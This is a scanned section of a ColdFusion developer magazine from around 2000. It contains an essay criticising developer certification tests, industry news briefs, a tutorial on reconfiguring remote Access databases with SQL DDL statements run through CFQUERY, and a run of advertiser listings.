What does a test *not* indicate? It doesn't indicate very well at all the mind-set of a developer – how he or she approaches problems. Yet it's arguably far more important to determine this than to verify the ability to remember the syntax of the BitMaskRead() function. A certification test provides no clue as to temperament: will the developer go ballistic if the pressure gets turned up? Of course, proponents will argue, "Something is better than nothing," and I agree. Indeed, I even have a few ideas about what that "something" should look like.

First, if we can't ask people to write code (and in a standardized test we can't), we can give them code samples to examine and then ask questions about them. Not the simple-minded "What will this code do?" type. Possibly something more like this:

•**Given this code:**

```
<cfset myArray = ArrayNew(2)>
<cfset ArrayAppend(myArray[1], 'a1')>
<cfset ArrayAppend(myArray[1], 'a2')>
<cfset ArrayAppend(myArray[2], 'b1')>
<cfset myArray[2][2] = 'b2'>
<cfset myArray[3][1] = 'a3'>
<cfset ArrayAppend(myArray[2], 'b3')>
```

Inteliant

www.inteliant.com

Which of these statements is TRUE?

- a. A single array can contain either simple data types (string, number, BOOLEAN) or complex data types (structures, lists, arrays) as array elements.
- b. Elements in an array must all be of the same data type.
- c. Arrays are indexed beginning with 0.
- d. `ArrayLen(myArray)` will give me the number 3.
- e. `ArrayLen(myArray[2])` will give me the number 2.

Here, at least, we're testing a little more of the programmer's aptitude for one specific area of ColdFusion in ways that it might actually be used. We don't need to limit ourselves to one right answer, either. In the question above we might decide that knowing that "a" is false is far more important than knowing that "c" is false – and we can weight the answer accordingly, giving more importance to getting "a" right than "c".

Test writers need to understand

“”

Certification tests, on the other hand, are about breadth of knowledge rather than depth

what they're testing for, and, if possible, tests should *themselves* be tested by judging the scores attained by competent people currently in a position similar to that of

the would-be applicant. This can help eliminate the "Network Listener Module" type of question.

Several months ago the "Letters to the Editor" section of a major technology trade magazine ran a post from a manager. I was struck by the wisdom of what the writer said and I hope the following paraphrase does it justice:

Bad managers don't care who they hire. Their attitude is that people are interchangeable parts. Good managers spend a huge amount of time and money searching for just the "right" person. But great managers understand that they are hiring on a bell curve of talent – and they spend their time and resources making sure that their employees get the training and the help they need to become great employees.

That seems a much surer approach than succumbing to the false allure of "certification."

**ABOUT THE AUTHOR**

Hal Helms is a Team Allaire member living in Atlanta, Georgia. A frequent writer on ColdFusion and Fusebox, he also offers training and mentoring on these subjects.

HAL.HELMS@TEAMALLAIRE.COM

XML-Journal

www.xml-journal.com

Allaire, VUE Offer Certified Professional Testing

(Cambridge, MA) – Allaire has entered into a partnership with Virtual University Enterprises (VUE) to administer Allaire Certified Professional proficiency examinations through VUE's worldwide network of testing centers.

The first examinations to be administered will test users' knowledge and skills in ColdFusion. A developer who demonstrates proficiency in CF and its many capabilities will be inducted into the community of Allaire certified professionals.

To obtain information on testing locations and dates, visit the VUE Web site.

www.VUE.com

Allaire Announces New Location

(Cambridge, MA) – To meet the rapid demand for its products and services (more than 10,000

customers and 500,000 developers), Allaire Corporation will relocate to a newly constructed facility in Newton, Massachusetts, on July 5, 2000. To reach Allaire after this date, please use the following contact information (note: the toll-free number has not changed):

Allaire Corporation
275 Grove St.
Newton, MA 02466
Tel: 617 219-2000
or 1 888 939-2545
Fax: 617 219-2001

E-xact Unveils Version 5.0

(Lakewood, CO) – E-xact Transactions Ltd. has released the next-generation version of its transaction processing service. Through version 5.0, E-xact now supports Microsoft's Site Server and Allaire's ColdFusion and all other major operating environments. New features include unmatched refunds prevention,

duplicate transaction detection system, address verification system, expanded user-defined reference fields and multiple currency support.

www.e-xact.com

RSW Software Launches e-TEST Suite 4.2

(Waltham, MA) – RSW Software Inc. announces the newest version of its e-TEST suite, the first Web application testing solution to offer seamless functional and load testing for Web applications

containing Java applets. Companies demanding scalable and reliable e-business applications will also gain significant value from e-TEST suite 4.2's extended server statistics, new Web-based reporting capabilities and international language support.

A fully functional trial version can be downloaded from the RSW Web site.

www.rswsoftware.com



Ektron Launches eMPower

(Amherst, NH) – Ektron, Inc., announces the immediate availability of eMPower, their new Web authoring and content management application. eMPower enables key content providers to manage their own Web content while keeping complete administrative control and functionality in the hands of

Webmasters and IT professionals. eMPower delivers robust technology at low cost, allowing small to medium-sized businesses to take advantage of these types of solutions that until now were previously reserved for large organizations.

www.ektron.com

SaiSoft

www.saisoftonline.com

SYS-CON Media, Inc.

www.sys-con.com

Reconfiguring Remote Databases via SQL

Much faster than downloading to make changes

BY
CHARLES
AREHART



Here's a dilemma faced by nearly every developer of Access databases who's got the database stored on a remote CF server. How do you reconfigure the database if you want to add, change or remove columns, tables or indexes? If it's remote, you can't very well use the Access interface to do so.

So you've probably bitten the bullet and resorted to simply downloading the database, changing it locally, then uploading it back to the server. It's a brute force method, and it does indeed work, but at a price – especially compared to a much faster, safer and generally more productive approach.

This month we look at how to perform such database configurations remotely through SQL. You'll still use CFQUERY (though there are some issues to be aware of), but you'll use different SQL commands that may be new to you.

What's Wrong with the Brute Force Approach?

If you reconfigure your remote database by way of the download/edit/upload approach rather than by using SQL commands to perform those actions, you'll encounter several drawbacks:

- You're wasting precious time with the lengthy download/upload.
- You're possibly risking the integrity of your database (if you don't keep users from updating it during the lengthy download/edit/upload process).
- You're increasing downtime for your visitors (if you do arrange to keep them out of the database during that process).

Of course, this brute force approach is limited to file system databases in which the changed database can be downloaded/uploaded, which typically means we're referring to Access. There are plenty of arguments against the long-term viability of running a

production application in Access, but it's what many are forced or choose to use.

Users of databases like SQL Server, Sybase and Oracle have probably been using SQL for a long time, since the brute force approach simply wasn't available to them. And those enterprise-class DBMSs also typically offer tools to administer a remote database with a properly configured network connection to the remote server.

But what if you don't have such a tool, or can't get that "proper network connection" arranged? Then this SQL approach may be important, and new to you, too. Finally, note that SQL Server 7 databases are now based on files (rather than "devices") that can be downloaded/uploaded in a similar fashion, so novice SQL Server developers may be applying the brute force approach as well.

About the SQL Approach

The SQL approach to reconfiguring a remote database involves a few steps, and doing it the first couple of times may indeed seem to take you longer than the brute force approach only because you have to learn a few new things and set up some procedures the first time around. Once you've become familiar with the SQL approach, however, you'll find it definitely faster than brute force (or it will be valuable to you if you simply didn't know how to remotely administer your enterprise class databases via SQL).

First decide what you want to do (add/change/remove columns/indexes/tables, etc.), then determine the SQL DDL (Data Definition Language) statement to use and determine the appropriate parameters for the state-

ments (such as data types available when adding columns, which may vary depending on the database management system). We'll discuss the available actions and corresponding SQL DDL statements later. There are even tools to help build this DDL.

(The SQL statements you're more familiar with, such as SELECT, INSERT and UPDATE, are referred to as DML – Data Manipulation Language. They're both still SQL, and are executed the same way in CF. They're just classified separately.)

You'd be wise to make your next step a test of the set of DDL statements on a local copy of the database – which needn't necessarily have the latest data from the remote version. You just want to make sure you haven't made a mistake in your SQL. If it works locally, it'll almost certainly work remotely – though not necessarily. If the database drivers on your local and remote system aren't the same, the code could respond differently.

Finally, before attempting to execute the tested set of SQL remotely, it would probably be wise to create a backup of the database on the remote server. While that may seem to negate the time savings of the brute force approach and open up some of the integrity issues referred to before, keep in mind that making a copy on the remote server itself (via operating system file management commands or CFFILE) will be very fast, or at least orders of magnitude faster than downloading/uploading the file even over a fast Internet connection.

I lay these steps out now, before focusing on the all-important SQL DDL statements, because I want you

to appreciate all the steps in the approach before getting overly excited about it. The SQL is pretty easy to use, but it's also easy to make a mistake. Approaching this process in a cavalier manner would be dangerous to your data, your users and possibly your job! Whenever you're dealing with reconfiguring your databases, you must exercise supreme caution.

It's not really that what we're discussing here is any more dangerous than making the edits via the brute force approach. You can make a mistake in either case. But since you're issuing commands rather than using a graphical user interface, there's a little more potential for making a mistake. As always, forewarned is forearmed.

Creating a Table via DDL

Okay, so you're ready and willing to try reconfiguring your database entirely via SQL. Let's jump right in. Say you need to create a new table for your database. SQL has been designed from its inception to be very English-like, so the syntax is

indeed straightforward. You'd want to use CREATE TABLE.

More specifically, you'd describe the names and descriptions (data type, size, etc.) of each of the columns in the table. For instance, you might enter the following command:

```
CREATE TABLE Tasks (
  TaskId COUNTER CONSTRAINT PrimaryKey
  PRIMARY KEY,
  Name TEXT(255) ,
  Description MEMO NULL,
  RequestedBy SHORT NULL CONSTRAINT
  FK_RequestedBy
  REFERENCES Employees (EmployeeID),
  Priority TEXT(10) ,
  EstimatedTimeToComplete TEXT(50) NULL
  Completed BIT NULL
)
```

Don't let some of the options throw you. It's really pretty simple. This creates a table called *Tasks* with several columns. The first, TaskID, is defined as a COUNTER field. That's the ODBC term for what's called an *AutoNumber* field in Access and an

Identity Column in SQL Server. You don't use Auto-Number when using DDL to configure or reconfigure columns for an Access table. You have to use the proper SQL "data type." Notice the other types of columns created, including TEXT, SHORT, MEMO and BIT.

Table 1 shows several of the available data types as defined in the Access "Jet Engine" SQL reference. Some of them will work in SQL Server and other DBMSs as well. See the documentation for your specific database for more details. (If any aspect of this DDL fails in a database other than Access – toward which this article is primarily focused – see your database documentation to find the equivalent statements.)

Note too that the TaskId column was defined as the primary key. You can do that via DDL as well. We even defined the Requested_By column as a foreign key with a CONSTRAINT clause defining a relationship to the Employees table, specifically the EmployeeId column. Finally, note

Data type	Storage size	Description
BINARY (or VARBINARY)	1 byte per character	Any type of data may be stored in field of this type. No translation of the data (for example, to text) is made. How the data is input in a binary field dictates how it will appear as output.
BIT (or BOOLEAN or LOGICAL or YES/NO)	1 byte	Yes and No values and fields that contain only one of two values.
CHAR (or CHARACTER or STRING or VARCHAR or ALPHANUMERIC or TEXT(n))	1 byte per character	Zero to 255 characters.
CHARACTER	2 bytes per character	Zero to 255 characters.
COUNTER (or AUTOINCREMENT)	4 bytes	A number automatically incremented by the Microsoft Jet database engine whenever a new record is added to a table. In the Microsoft Jet database engine, the data type for this value is Long.
DATETIME (or DATE or TIME)	8 bytes	A date or time value between the years 100 and 9999.
DECIMAL (or NUMERIC)	17 bytes	An exact numeric data type that holds values from 1028 - 1 through - 1028 - 1.
FLOAT (or DOUBLE or FLOAT8 or NUMBER)	8 bytes	You can define both precision (1 - 28) and scale (0 - defined precision). The default precision and scale are 18 and 0, respectively. A double-precision floating-point value with a range of - 1.79769313486232E308 to - 4.94065645841247E-324 for negative values, 4.94065645841247E-324 to 1.79769313486232E308 for positive values, and 0.
IMAGE (or LONGBINARY or GENERAL or OLEOBJECT)	As required	Zero to a maximum of 2.14 gigabytes. Used for OLE objects.
INTEGER (or INT or LONG or INTEGER4)	4 bytes	A long integer between - 2,147,483,648 and 2,147,483,647.
MONEY (or CURRENCY)	8 bytes	A scaled integer between - 922,337,203,685,477.5808 and 922,337,203,685,477.5807.
REAL (or SINGLE or FLOAT4)	4 bytes	A single-precision floating-point value with a range of - 3.402823E38 to - 1.401298E-45 for negative values, 1.401298E-45 to 3.402823E38 for positive values, and 0.
SMALLINT (or SHORT or INTEGER2)	2 bytes	A short integer between - 32,768 and 32,767.
TEXT or (LONGTEXT or LONGCHAR or MEMO or NOTE)	1 byte per character	Zero to a maximum of 1.2 gigabytes.
TINYINT (or BYTE or INTEGER1)	1 byte	An integer value between 0 and 255.
UNIQUEIDENTIFIER (or GUID)	128 bits	A unique identification number used with remote procedure calls.

TABLE 1: Some of the data types defined in the Access "Jet Engine" SQL reference

that you can also indicate if a column is allowed to take on NULL values by adding the NULL keyword.

Entering the Commands via CFQUERY

Put those SQL commands in a CFQUERY just as you would Select commands. Just be aware that, as with SELECT statements, if you need to enter multiple statements, you need to enter them in separate CFQUERYs.

There are two potential traps here:

1. The Datasource definition in the CF Administrator may be set to prevent any SQL statements other than SELECT, INSERT, UPDATE, DELETE and/or stored procedures. This is an option available under the "CF Settings" button for a given data source in the Administrator. Be sure that all five checkboxes are turned off.
2. Be sure that you have the permissions to enter these commands. Sadly, in most Access databases there's no security defined to prevent this, but if there is, or if you're using an enterprise-class database, you may need to specify an authorized user ID in either the CFQUERY (via the USERNAME and PASSWORD attributes) or in the Datasource definition in the Administrator. Again, see the "CF Settings" button there.

Performing Additional Reconfiguration via DDL

You can do all sorts of other things to reconfigure your database remotely.

Let's say you want to add an index to an existing table on your remote database. It's as simple as:

```
CREATE INDEX Completed ON Tasks
(Completed ASC)
```

Or to add a relationship definition:

```
ALTER TABLE Employees
ADD CONSTRAINT FK_DeptID
FOREIGN KEY (DeptID) REFERENCES
Departments (DeptID)
```

Note that when defining relationships in both the ALTER TABLE and CREATE TABLE, we can't indicate

cascading deletes or updates (in Access, at least). We also can't modify relationships. We must drop and re-create them. That's easy, too. It's our first look at the DROP statement:

```
ALTER TABLE Employees
DROP CONSTRAINT FK_DeptID
```

You can also drop columns, but first let's see how to add them with:

```
ALTER TABLE Tasks
ADD Authorization_Level SHORT NULL
```

Dropping is just as easy:

```
ALTER TABLE Tasks
DROP Authorization_Level
```

(Although SQL supports a RE-NAME and MODIFY clause for the ALTER TABLE statement, in Access – the Jet Engine – once it's created you can't alter the data type of a field or change its name. The only way to convert an existing field from one data type to another is to add a new field, run an update query to populate the field with values from the original field, then drop the original field.)

You can also delete or drop an entire table with:

```
DROP TABLE Tasks
```

This is a dangerous command, of course. Use it with caution! (One potential source of confusion: notice that you don't drop columns or indexes via a DROP statement. Instead, you drop them by way of a DROP clause within the ALTER TABLE statement, a subtle but important difference.)

Some Closing Thoughts

As useful as this SQL DDL approach is, you still have to create the commands by hand. Or so it would seem. There are ways to get it created for you. If you have access to Erwin, it can generate DDL. There's also a downloadable tool for Access 97 that can generate DDL from an existing database. You could make changes on a local copy (again, don't worry about the data being updated as long as the database definition matches your remote file) and output the DDL to run against the remote database.

One other potential gotcha: if any

of your column or table names are reserved words in SQL, you can surround them in square brackets. That protects you from SQL errors if you happen to use reserved words for table or column names. Of course, you may omit the brackets and let the error occur during this process to catch you making the mistake. But sometimes the failure in the SQL won't be so obvious. The choice is yours.

For More Information

You can find that list of Access (or, technically, "Jet Engine") data types as well as the DDL statements in two places. If you have Access on your workstation, look in the Help, in the Table of Contents. At the very bottom (in both Access 97 and 2000) is a "book" or section in the list called "Microsoft SQL Jet Reference." See both the Overview and Data Definition Language sections.

These books are also available online at Microsoft, in their MSDN library. Visit the following link to see the data types, http://msdn.microsoft.com/library/sdkdoc/daosdk/dajsql05_1yr7.htm. From there, use the "Show TOC" link. Look for the specific DDL statements to be covered (strangely enough) under "Microsoft Jet Database Engine SQL Reserved Words," which appears a few sections down in the Table of Contents.

Both the Access Help file and Web site also offer examples.

In addition, there's an interesting discussion of some of the limitations of doing SQL in the Jet Engine at <http://msdn.microsoft.com/library/psdk/dasdk/odbc50qb.htm>.

Finally, the Web site also offers an online book, the "MS Jet DB Engine Programmer's Guide." And Chapter 3 of that book, available at http://msdn.microsoft.com/library/books/dnjet/c3_body.htm, offers an even better written discussion of DDL topics. Be sure to open the TOC and then the subsections of the chapter to see those that are headed "...by Using SQL DDL," such as "Creating and Deleting Indexes by Using SQL DDL." It covers creating and deleting tables, columns and relationships as well.



ABOUT THE AUTHOR

Charles Arehart is a certified Allaire trainer and CTO of SysManage, an Allaire partner. He contributes to several CF resources and is a frequent speaker at user groups throughout the country.

CAREHART@SYSTEMANAGE.COM

Career Opportunities

JavaCo

www.javaco.com

n 2000

n2000.com

ADVERTISERS INDEX

ADVERTISER	URL	PH	PG
ABLECOMMERCE	WWW.ABLECOMMERCE.COM	360.253.4142	2,4
ADHOST	WWW.ADHOST.COM	888 ADHOST-1	37
ALLAIRE	WWW.ALLAIRE.COM	888.939.2545	11,27,45
CAREER OPPORTUNITIES			53
CATOUZER	WWW.CATOUZER.COM	604.662.7551	59
COMPUTERJOBS.COM	WWW.COMPUTERJOBS.COM		3
COMPUTERWORK.COM	WWW.COMPUTERWORK.COM		25
CORDA TECHNOLOGIES	WWW.CORDA.COM	888.763.0517	31
DEVELOPERSNETWORK	WWW.DEVELOPERSNETWORK.COM	416.203.3690	15
DIGITALNATION	WWW.DEDICATEDSERVER.COM	703.642.2800	9
EKTRON	WWW.EKTRON.COM	603.594.0249	29
INFOBOARD	WWW.INFOBOARD.COM	800.514.2297	41
INTELIANT	WWW.INTELIANT.COM	800.815.5541	47
INTERMEDIA.NET	WWW.INTERMEDIA.NET	650.424.9935	60
JAVACON 2000	WWW.JAVACON2000.COM		42-43
JAVAONE	WWW.JAVA.SUN.COM/JAVAONE/		33
JDJ STORE	WWW.JDJSTORE.COM	888.303.JAVA	54
ON-LINE DATA SOLUTIONS	WWW.COOLFUSION.COM	516.737.4668	30
PAPERTHIN INC.	WWW.PAPERTHIN.COM	800.940-3087	39
RSW SOFTWARE	WWW.RSWSOFTWARE.COM	508.435-8000	13
SAISOFT	WWW.SAISOFTONLINE.COM	860.793.6681	30
SHIFT4 CORPORATION	WWW.SHIFT4.COM	800.265.5795	21
SITEHOSTING.NET	WWW.SITEHOSTING.NET	888.463.6168	41
SYS-CON MEDIA	WWW.SYS-CON.COM	800.513.7111	51
VIRTUALSCAPE	WWW.VIRTUALSCAPE.COM	212.460.8406	16
WATCHFIRE	WWW.WATCHFIRE.COM	613.599.3888	17
WINMILL SOFTWARE	WWW.WINMILL.COM	888.711.MILL	49
XML DEV CON 2000	WWW.XMLDEVCON2000.COM		22-23

Able Solutions

Enter the realm of browsable store building and administration – from your browser. Build “your_site.com” with secure Merchant Credit Card Processing. Maintain inventory, add discounts and specials to keep your customers coming back. Increase sales with cross selling and membership pricing.

11700 NE 95th Street, Suite 100, Vancouver, WA
www.ablecommerce.com • 360 253-4142

Adhost Internet Advertising

Adhost provides complete web hosting solutions for over twelve hundred business clients. Small firms to multi-nationals, startups to long established companies - every business with which we do business receives the unparalleled level of service and range of products that has set Adhost Internet apart from the pack since 1995.

400 108th Avenue NE, Suite 700, Bellevue, WA 98004
www.adhost.com • (888) ADHOST-1

Catouzer

Catouzer develops web-based intranet and Customer Relationship Management software solutions. With Synergy 2.0, Catouzer continues its lead in providing secure web-based work environments. ColdFusion developers now have the most advanced framework to develop secure web-based projects.

www.catouzer.com • 604 662-7551

ComputerWork.com

ComputerWork.com is a premiere technical job site for computer professionals seeking employment in the IT/IS industry. ComputerWork.com will match your technical skills and career ambitions to our many employers looking to fill their jobs with specialists in computer related fields. You can submit your resume to a specific position on our job board or you can choose to submit your resume to our resume bank, which is accessed by nearly 400 companies nationwide. ComputerWork.com is the FASTEST way to your ideal career!

6620 Southpoint Drive South, Suite 600 Jacksonville, FL 32216
www.computerwork.com • 904-296-1993

Corda Technologies

Corda Technologies offers tools to build your own charts and graphs for internal reports, reports on your intranet and Internet sites and for many other applications where fast, high-quality graphs and charts are desirable. Corda also offers an Application Service Provider through PopChart.com which works with high-volume sports web sites to display sports statistics with exciting, interactive charts and graphs. PopChart!...an EXPLOSION of Possibilities!

1425 S. 550 East Orem, UT 84097
www.corda.com • 801-802-0800

DevelopersNetwork.com

Developers Network is the essential online business-to-business resource for new media technology and Internet business solutions. Our Resource, Business and Product channels combine elements of helpware and community in a business setting, successfully reaching those buyers developing and managing Internet strategies.

3007 Kingston Road Toronto, Ontario CANADA M1M 1P1
www.developersnetwork.com • 416-203-3610

digitalNATION - a VERIO company

digitalNATION, VERIO's Advanced Hosting Division, is the world's leading provider of dedicated server hosting, with over 1,650 servers online today. dN's superior connected network and service abilities have earned dN a solid reputation as a first-choice provider of dedicated server solutions (Sun, Windows NT, Linux and Cobalt). digitalNATION has been providing online and network services for over six years. One of the first ISPs to provide dedicated servers running Microsoft Windows NT, the dN staff has unparalleled experience in this industry.

5515 Cherokee Ave, Alexandria, VA 22312-2309
www.dedicatedserver.com • 703 642-2800

Ektron

Ektron supports the next-generation needs of e-businesses by providing dynamic Web infrastructure solution tools designed for use by nontechnical staff. Ektron's flagship offering, eContentManager, gives staff members across an organization the hands-on ability to make real-time additions and updates to Web content without requiring knowledge of a programming language -- while still allowing for centralized administrative control and security. With competitive advantages such as ease-of-integration and drag & drop everything, Ektron is looking to provide these empowering products to customers, resellers and integrators.

5 Northern Blvd., Suite 6, Amherst, NH 03031

www.ektron.com • 603-594-0249

Eprise Corporation

At Eprise Corporation, we're dedicated to providing software, professional services and partnerships that make it easy to leverage the Web for more profitable and effective business operations. Our flagship product, Eprise Participant Server, incorporates leading technology to transform the dated, one-size-fits-all Web site into a strategic business asset that delivers timely and targeted communications. Simply put, Eprise and Eprise Participant Server empower business professionals to create, update, and target Web-based communications, regardless of their technical knowledge or skill. Contact us today to find out more about our products.

1671 Worcester Road, Framingham, MA 01701

www.eprise.com • 508-661-5200

FigLeaf Software

Fig Leaf Software specializes in developing turnkey web database applications and dynamic, data-driven websites. Our goal is to develop web-based client-server applications with functionality and interface design that are nearly indistinguishable from desktop software developed using traditional tools such as Visual Basic, Visual FoxPro, Delphi, or C. Above all, we want to bring maximum value to our clients at the minimum cost. The key to fulfilling this is ensuring our staff members are experts in their particular field. Our clients expect excellence, and we demand it of ourselves.

1400 16th St. NW, Suite 220, Washington, DC 20036

www.figleaf.com • 877.344.5323

Inteliant

Inteliant Corporation, a leading ColdFusion consulting firm, has an outstanding reputation for providing highly skilled developers for Internet, Intranet, Extranet, Software Development, or any ColdFusion application. Our national practice has emerged to meet the evolving needs of our clients by providing resources onsite or developing remotely. Our company provides the most cost effective service in the industry and we strive to add value to your projects by minimizing expenses whenever possible. Inteliant... "Delivering Intelligent Solutions"

1150 Hancock Street, Suite 4, Quincy, MA 02169

www.inteliant.com • 800-815-5541

Interland

Interland, Inc., ranked the No. 1 Web Hosting Provider for small- to medium-sized businesses by Windows NT Magazine, Network Computing and PC Magazine, is a global leader in Web hosting solutions ranging from a basic Web site to a sophisticated e-commerce storefront. Interland proudly features 24-hour, 7-day toll-free technical support and an advanced Administration Page. By deploying the best products, services, and support in the industry, Interland can build a Web presence that works for you. Speed. Reliability. Support. - Guaranteed.

101 Marietta Street, Second Floor, Atlanta, GA 30303

www.interland.com • 800-214-1460



Highlight your website with
infoboard
NT and UNIX
Gold Fusion Hosting
Development Consulting
Oracle, Informix, MS SQL, E-Commerce Plug-ins

1-800-514-2297
sales@infoboard.com
www.infoboard.com

<allaire> Alliance Partner

Intermedia, Inc.

Our advanced virtual hosting packages (powered by Microsoft Windows NT and Internet Information Server 4.0) offer an environment supporting everything today's advanced Web developer or sophisticated client could ask for. Complete ODBC support is available on plans B and C. We support Microsoft Index Server on all hosting plans.

953 Industrial Avenue, Suite 121, Palo Alto, CA 94303

www.intermedia.net • 650 424-9935

Macromedia

New Macromedia UltraDev lets you create database-driven Web applications faster than ever before. It also allows you to create ASP, JavaServer Pages, and CFML applications in a single design environment. So whether you love morking directly with source code, or prefer to work visually, cut the time it takes to create employee directories, product catalogs, database search pages and more.

600 Townsend Street, San Francisco, CA 94103

www.macromedia.com • 415 252-2000

SaiSoft

As a recognized Allaire, Microsoft and IBM Solutions Provider, SaiSoft's Strategic focus is to become the most definitive Internet Architect, by building long lasting e-business development partnerships. With development operations in India & the UK, SaiSoft also undertakes off-shore consultancy projects where a 'four-step implementation' model is adopted to meet client needs satisfactorily.

446 East Street, Plainville, CT 06062

www.saisoftonline.com • 860-793-6681

Sitehosting.NET

Successful electronic commerce starts at SiteHosting.net; a division of Dynatek Infoworld, Inc., which provides total Web development services. We offer personal and efficient customer service with reliability at value prices. All our plans include access to SSL (Secure Socket Layer). We support ColdFusion, Active Server Pages, Real Audio/Video, Netshow Server, and more. Our hosting price starts at \$14.95/month.

13200 Crossroads Parkway North, Suite 360,

City of Industry, CA 91746

www.sitehosting.net • 877 684-6784

Virtualscape

Why host with Virtualscape? Nobody else on the Internet understands what it takes to host ColdFusion like we do. Virtualscape is the leader in advanced Web site hosting. From Fortune 500 extranets to e-commerce sites and more, developers recognize our speed, stability, reliability and technical support.

215 Park Avenue South, Suite 1905, New York, NY 10003

www.virtualscape.com • 212 460-8406

To place an ad in the
ColdFusion Marketplace
contact Robyn Forma at 914 735-0300

COLD FUSION MARKETPLACE

Usergroup

Catouzer

www.catouzer.com/synergyforfree

Intermedia

www.intermedia.com